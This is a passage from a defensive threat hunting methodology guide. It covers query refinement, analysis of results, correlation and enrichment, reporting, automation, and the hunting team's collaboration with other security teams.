


*Figure 12. Relation between hypotheses, queries, and platforms. Source: THF.*

### 15.2.4 Try, fail and tuning

It is common for the first attempt at testing a query to have unanticipated false positives. This point is key to determining the viability of the query. An iterative process of trial, error, and refinement is necessary to determine whether or not the query is *viable* in the **given environment**.




*Figure 13. Iterative query refining process. Source: THF.*

As with hypotheses, just because **a query cannot be successfully implemented does not mean that the logic does not make "sense"**. **Instead, it may not be *usable* in the given environment and at the given time.**

This point can help to improve the capabilities by highlighting the shortcomings.

Likewise, it can be implemented as a metric. As a metric, it allows to separate the hunter's ability to generate content from the content that the tool can search for.
It is also advisable to have several lists with indicators that can be used to limit searches and/or exclude results by reducing the volume of results.

On the other hand, it is common to have to re-evaluate the number of queries to be performed in a hypothesis. *The good Threat Hunter* should be able to reduce or increase the number of queries to be executed to validate its hypothesis, as well as re-evaluate whether the analysis methods should be modified accordingly to achieve a correct correlation of results avoiding duplications.




*Figure 14. Example of a full cycle of debugging a query to the target. Source: THF.*

## 15.3 Phase 3 – Execution and processing

### 15.3.1. Execution of queries and collection of results

Once the hypotheses have been converted into **queries**, attention must be paid to the ***efficiency*** *and* ***effectiveness*** of the queries. This process is developed by the analyst against an analysis platform usually with a huge volume of logs.

Within the efficiency evaluation, at least the following points should be considered:

- That the query does not give errors within the platform.
- That it is not executed in an abnormally short or long time.
- That the requested information will be in the indicated place/field.

The analyst must **know** the **platform** he/she is using *minimally*, as well as its internal **operation** and **best practices** to be able to **execute effective queries** that **show** the **results** which **is looking for**.

Likewise, these queries must be *efficient* to allow their completion in the shortest possible time without causing unavailability problems in the platform.

Other possible methods of efficiency are to use only the necessary fields in the results. Limiting them by looking for unique values and any other source that reduces the volume and load needed to execute the query.

The time required for query execution is a value that must be estimated by the analyst to properly plan the course of a validation and generate an adequate prioritization of queries.




*Figure 15. Factors for executing effective queries. Source: THF.*

### 15.3.2 Results analysis

#### Prerrequisites

During the collection of information, it must be ensured that no information is lost, that it is not modified (especially where data undergo intermediate transformations to be sent to a second platform for analysis) in such a way that it loses its meaning or context, and that it is sufficient to perform the *triage*.

It is also necessary to take care of the possible exceptions or ingest configurations of the analysis platform, avoiding the possibility of excluding or modifying relevant information before it is processed.

#### Discarding hypotheses

On certain occasions some queries must be discarded. Some common reasons are:

- Lack of time to refine and validate the queries.
- Lack of capacity of the tools to perform the necessary filtering on the processed volume.
- Inability of the analyst to effectively translate the hypothesis into queries.
- Lack of tools to run queries, analyze or process logs or samples.
- Inability to analyze the results of the different queries of a hypothesis effectively in the requested time.


*Figure 16. Variables that can lead to the discarding of a hypothesis. Source: THF.*

Unlike what may occur at a mathematical level because a hunt is always a satellite action on an environment, it is possible to have to *discard* a hypothesis **in a given environment and a given time** even though **it may be true** due to the previous points or other **points of failure** and/or **impossibility for the refutation** of the hypothesis (with current tools and configuration).

### Information analysis

Once the information has been obtained and validated, the results are just facts that can lead to an *early detection* of a threat, a false positive (which must be discarded using the corresponding analytical-logical method) as well as a false negative.

The good **Threat Hunter** must be able to **distinguish** a false positive **and argue** the **reasons** that have led him to consider the result as such. Likewise, if the Threat Hunter cannot determine whether or not the threat is real, he must be able to request and/or execute the *additional measures* that will allow him to obtain sufficient information to make a definitive decision based on the facts.

On the other hand, the greatest danger of the detection phase is **false negatives.**

A false negative can be, for **example**, mistaking a false positive for a real threat that is highly camouflaged and **not known to public intelligence**. Likewise, a query can be ineffective and not give signs of semantic error in the tool itself, confusing the real reason that has led to the absence of results.

The main difference between an average Threat Hunter and an average security analyst *usually lies* in their

ability to distinguish "**A**dvance **P**ersistent **T**hreats" from *Apparent False Positives*.

This is usually justified by the amount of time that each type of analyst can use in training to search for a given threat, being "usually" higher in Threat Hunters due to their obligation to work in a "*hypothesis-driven*" context based primarily on TTPs observed during the hypothesis generation process.

Also, the time constraints per analysis are another factor to be highlighted.
Threat Hunter training takes on special importance in this phase, as well as performing Threat Hunting processes within an **effective** threat management avoiding those threats are managed as simple "***tickets***".

Within the analysis process, **passive** and **active** analysis mechanisms must be ***used appropriately***, knowing how to distinguish and use the appropriate one in each circumstance.

Using an active and/or wrong method in the analysis or response phase can provoke an attacker to **deploy additional evasion** or **impact** measures that cause a **problem before** being able to **react** and **contain** it effectively.
**For example**: a ransomware to cover up their actions.

Information analysis should not be completed until all evidence has been fully investigated, ending the investigation cycle with conclusions and recommendations based on the **outcome** of the **investigation**.




*Figure 17. Basic criteria for the effective analysis of evidence. Source: The Hunter's Framework.*

### 15.3.3 Correlation and enrichment

Once the results obtained have been analyzed, they are not sufficient to provide an answer as to whether a major threat exists and to what extent. In these cases, it is necessary to enrich the information extracted in the triage process. Depending on the type of result, the information will be correlated and/or enriched. In mature environments this process "should" be done prior to the analysis of results.

#### Correlation

A basic way of **increasing** the amount of **information** available to **get** an **idea** of what is happening is through correlation.

Through this mechanism, additional actions executed by the same detected *element* or its adjacencies both before and after its execution are collected thus adding contextualization to our *suspicious* element. **One reason why many events cannot be detected by operations teams is usually the lack of correlation.**

This may be due to lack of logs, or lack of *capacity* of the tools to correlate all the necessary data.

The process of performing **a proper correlation** *in a timely manner* to limit false positives is a key factor for effective detection both in Threat Hunting processes and in any other threat investigation, so this point should be a key aspect for the analyst.

Likewise, to help in this point the analyst can use SOAR ("**S**ecurity **O**rchestation, **A**utomation and **R**esponse") tools that automate investigation actions, obtaining additional information and correlating it on demand. You can also use scripts on your computer, and even frameworks to implement the processing of these scripts. Be realistic with your budget and capabilities.

#### Enrichment

Enrichment achieves the same goal as correlation, using a different process. While correlation relies on additional empirical facts, enrichment relies on information that maximizes the knowledge of the detected fact/indicator/indicator/data.

Some common examples of enrichment are:

- Use of an in-house MISP or from a/several intelligence provider(s).
- Searches of third-party sources such as Virustotal, IBM X-Force Exchange, etc.
- Use of search engines to locate additional fact/indicator/index/data information.

Furthermore, although enrichment is a different process than ~~simple~~ correlation, they are compatible processes.

For example, through the result of searching for a given IOA, a process creation event can be created and correlated with a subsequent network event by the same process, in which the address used in the network connection is enriched with internal and/or external information.

### 15.4 Phase 4 – Reporting

Once the information analysis phase has been completed, the investigation must have been concluded and, barring a false positive, will lead to a reported result. Through the report, several actions are carried out, such as validation of the intentionality of the observed event (if applicable), reporting to the resolution manager (if applicable), sharing of new intelligence, scheduling of new queries, as well as lessons learned processes (attack surface reduction).

This last phase is, at the same time, a "post-hunt" phase where the results are evaluated, and the actions taken are highlighted.

### 15.4.1 Tactical reporting

In this phase, once all the facts are known, (in many cases) a first report will be made indicating the basic information and requesting validation as to whether the action is intentional and (if applicable) permitted by the corporate security policy.

An example of this may be accesses from countries where no service is provided via VPN, as well as accesses outside working hours.
These reports can be considered **tactical reports** whose technical content has been quickly developed to allow other teams to act on the indications found.

The minimum information contained in a tactical report should contain at least the following points:

- Date of execution of the detected evidence.
- Chronology and chain of execution of the detected facts.
- Relevant information of the investigation and identified samples.
- Equipment and users involved.
- TTP, Attack Indicators and/or Compromises found.
- *Useful* enrichment of information via OSINT or internal sources.
- *Estimated* criticality of the alerted information..

With the results of a tactical report and the response to the intentionality of the same, both the strategic reports and the possible requests for action by the incident response teams shall be formed.

### 15.4.2 Strategic evidence reporting

The strategic report is as important as the information contained in it. The **information** reported **must be** sufficient, orderly, and **tailored** to the ***target*** *audience*. The report must be done *in time and form* to be **useful**.

The following basic points can be included in the management and reporting of evidence:

1. **Strategic reports** (technical reports developed in advance or periodicity to allow technical personnel to act, contain or continue investigating based on the detected indications):

    - Execution date of the detected findings.
    - Chronology and chain of execution of the detected events.
    - Mapping with the frameworks and methodologies of reference.
    - Relevant information of the investigation.
    - Teams and/or users involved.
    - Recommended actions to continue investigating or contain the identified risk.
    - Recommended prevention or monitoring measures.
    - New security policies collected.

2. **Executive reports** (strategic reports to which the following information is added):

    A. Performance and detection statistics.
    B. Statistics on detection and response capacity of current tools.
    C. Metrics on the detection gap indicated above.
    D. Other metrics requested by the recipient.

Another fundamental aspect of results reporting is the enrichment of the results. A fundamental support in the detection and reporting phase is threat intelligence, both public intelligence from open sources and private sources, as well as intelligence discovered thanks to Threat Hunting processes and collated through sample and threat analysis processes (reversing, sandboxing, etc.).

The intelligence discovered must be used at least privately as part of the containment and eradication process.

Likewise, once these are executed (as a *best practice*), it is recommended to **share** this **information publicly** to help global security protect itself, thus **increasing the damage** and **decreasing the *profitability*** of **attackers**.

A summary of the key points of the reports can be found in the following figure:




*Figure 18. Report types and characteristics. Source: THF.*

### 15.4.3 Sharing of intelligence and information discovered

As mentioned in chapter 9, another important ***deliverable*** is the new **intelligence** discovered **through hunting**, either to other departments, agencies or with a customer.

Other relevant information that can be shared with different managers, peers and other internal and/or external technical personnel is the following:

- Attack and Compromise Indicators (Threat Intel).
- Attack methodology used (Kill-chains).
- Detection methods and mechanisms used and susceptible to reuse (queries).
- Internal information discovered through hunting that can be reused (Shadow IT, most visited pages, trends, etc.).
- Weaknesses in the analysis that may indicate a lack of tools, knowledge and/or skills.
- Weaknesses in the framework or classification methodologies that could lead to improvements.




*Figure 19. Typology of information, candidate to be shared and/or stored. Source: THF.*

### 15.4.4 Storage and query scheduling

Once the clues have been reported and the new intelligence has been shared, the **biggest** and **most common deliverable** of a TH process is the inclusion of **new queries**, both for manual use (specific) and automated use (use case) by the security analysts (SOC/CSIRT).

Likewise, any information that can help the use case development team to develop new use cases or improve current ones on any platform should be shared and *stored in an appropriate form* for processing. Whether in the form of notes, pseudo-code logics, query logics executed in the environment generated during the TH process by the Hunter must be properly **classify**, **stored**, **processed** and if appropriate, included in the *improvement*

*cycle* of the threat detection process.




*Figure 20. Information and rules Management scheme. Source: THF.*

# Chapter 16. Process automation in Threat Hunting

Although the objective of this framework is to establish a foundation, and while Threat Hunting is not a discipline that can be fully automated without human supervision, there are numerous situations that can help automate "parts" or tasks within Threat Hunting. This chapter provides ideas as a starting point in this area, offering various ways to approach automation within the Threat Hunting process.

As seen in the previous chapter, some of them are related to correlation and enrichment, as well as scheduling queries that meet values to be candidates for monitoring rules managed by a team usually in charge of threat monitoring.

Some automation capabilities include:

- **Automated triage** using external sources to determine if certain navigation alerts have a public malicious consideration beyond the hypothesis that led to them.
- **Analysis or pre-analysis of artifacts**, for example, using YARA, extracting strings, running Oletools, or submitting samples to a sandbox.
- **Auto iteration over malicious indicators of compromise** by executing searches on a platform that can perform retro-hunting over a long-time range, unlike the active lists found in many traditional SIEMs.
- **Enabling chain searches** based on a clue, **for example**, in the form of a process, so that kill-chains can be validated.
- **Partial or total automation of reports** based on the evidence of an alert.
- **Implementation of automated decision algorithms** as a second filter on threat hunting query results.
- Use of different systems, such as Jupyter Notebooks, for data analysis and data mining processes to gain *situational awareness*, allowing prioritization of hunts based on "data-driven" processes carried out automatically and iteratively.
- **Support for filtering results**, **for example**, with potentially encoded data input to perform brute force actions against them, resulting in a potentially decrypted dataset for the analyst.
- **Automation of actions against objects** extracted in hunting investigations, **for example**, extraction of strings, imphash, and other useful indicators.

# Chapter 17. Synergies of Threat Hunting with other teams




*Figure 21. Relationship between Threat Hunting and other departments. Source: THF.*

An important aspect within TH is its relationship with other security disciplines that act to protect the environment. In this aspect, THF proposes the following relationship with departments usually related to a Threat Hunting service, as well as the synergies from/to Threat Hunting.

**Note**: the following model is proposed for educational purposes; in the end it will be up to the architect of the services to make the changes he/she deems appropriate to adapt it to the reality and viability of each environment.

## 17.1 Relationship with Cyber Threat Intelligence

Within the relationship of Threat Hunting with threat intelligence there are a number of expected parameters that should be delivered from Threat Intelligence to Threat Hunting.

Some examples of collaboration are:

- Reports of recent attacks towards the sector of the organization(s).
- Heat maps, statistics and **TTP usage trends**.
- Specific information on targeted actors in tactical and consumable format.
- **Strategic and methodological information**, as well as risk analysis that can be useful to the Threat Hunting unit to plan and execute Threat Hunting actions such as critical asset analysis, diamond model-based analysis, etc.

On the other hand, the following can be delivered from Threat Hunting to Threat Intelligence:

- Proactive TTP detection **indicators/statistics** for correlation part of CTI.

- Percentages of **effectiveness of information queries** provided by CTI (whether TTP, IOA, IOC, etc).
- **Intelligence generated** in the hunts process, such as new IOCs, IOAs, etc.
- Information on ***shadow IT*** relevant to the CTI team.
- Information on **vulnerabilities**, **environment weaknesses** and/or **percentage coverage of use cases and hunting rules with current tools**, as well as logging deficiencies that allow CTI to map against their frameworks of reference.

## 17.2 Relationship with forensics

As discussed throughout the document, the disciplines of Threat Hunting and computer forensics are closely related and, in some cases, overlapping. Some synergies that can be established from Threat Hunting to Forensics are the following:

- Detonation of **incident investigation processes** where specific forensic actions are required to determine causes or evaluate the actions carried out by an attacker that require specific and advanced knowledge of the forensic discipline.
- **IOA/IOC/TTP on ongoing threats** detected by TH.
- **Information from compromise assessment processes** to improve the forensic team's response.

Conversely, the following can be provided from the Forensic team to the Threat Hunting team:

- **Feedback on incidents, TTP, IOA** and other series of information on detected threats.
- **Information** that can trigger **retro-hunting processes**.

In a bidirectional way the following information can be shared:

- Information about tools.
- Training documentation.
- **Scripts and automations** performed by both departments.
- **"Burble" team** (Purple team between BLUE departments).

## 17.3 Relationship with malware analysis

In certain environments they can even be different units of the same department since both departments are intended to obtain information about malware (using different methods).
The fundamental synergy that can exist from the Threat Hunting team to the malware analysis team is the flagging of potential samples:

- Sending samples for analysis.

Conversely, the following synergies can be found from the malware analysis team to the Threat Hunting team:

- Information about samples.
- Information on **common TTPs in** the **different families**, as well as the **differences between samples** of the same family.
- Trends in the use of families that can **trigger**, **enhance,** and **maximize** the **results** of the **Threat Hunting** team.
- Information that can **trigger retro-hunting processes**.

The following information can be shared bidirectionally:

- Information about tools.
- Training documentation.
- **Scripts and automations** performed by both departments.
- **Burble team** (Purple team between BLUE departments).

## 17.4 Relation con SOC/CSIRT/Security Operations

From the Threat Hunting team, another key synergy is with the Security Operations team. In some cases, even the TH unit is integrated as a proactive branch of a SOC team.

Some of the synergies that can occur from the Threat Hunting team to the SOC team are the following:

- Information on **detected incidents and threats.**
- **Detection rules and use cases.**
- Information on **gaps** detected in the **tools.**
- Information on **policies, mechanisms, processes that can be improved.**
- Information on ***shadow IT.***
- Information on **use cases, possible gaps and improvements.**

On the other hand, some synergies that can be established from the SOC team to the Threat Hunting team are the following:

- Internal environment information (**network maps**, etc.).
- **Information** to **develop a baseline** when investigating threats.
- **Information** and access to **tools**, **configurations**, etc.
- Methodological information about the team that allows evaluating threats that are attacking the weak points of the team, either by the way they act, by the maturity of the department, by knowledge, etc.
- Information that can trigger retro-hunting processes.

The following information can be shared bidirectionally:

- Information on tools.
- Training documentation.
- **Scripts and automations** performed by both departments.
- **Burble team** (purple team between BLUE departments).

## 17.5 Perimeter security team

From the Threat Hunting team, another synergy can be with the perimeter security operations team, normally in charge of managing the environment's security platforms.

Some of the synergies that can occur from the Threat Hunting team to the perimeter security team are the following:

- **Indicators** of compromise to be blocked in security platforms.
- **Rules** that could have been **exploited** by an attacker due to ***excessive scope***.

On the other hand, the following information can be provided from the perimeter security team to the Threat Hunting team:

- **Agent status** of platforms exploited by the perimeter security team.
- **Network maps.**
- Information on **configurations applied on the security platforms.**

## 17.6 Ethical hacking

In a bidirectional way both teams can share information on how to perform attacks, and how to detect them.

Through this knowledge sharing, commonly known as purple team, both teams can feed back, improving their skills through healthy competition with the objective of improving corporate security.

Likewise, as many defensive security teams as desired can be included in the purple team process with the objective of improving corporate security.

## 17.7 Interaction in incident response processes

The above relationships have a single purpose: to improve the **efficiency and effectiveness** of **incident response**. Through the incident, and as if **each unit** were a *piece of a clockwork* mechanism, all departments must ***work*** *in harmony* to make the ***detection and response*** process as **agile and effective** as possible.

As in any team, the weakest link will mark the weakness of the team, as well as its chances of success.

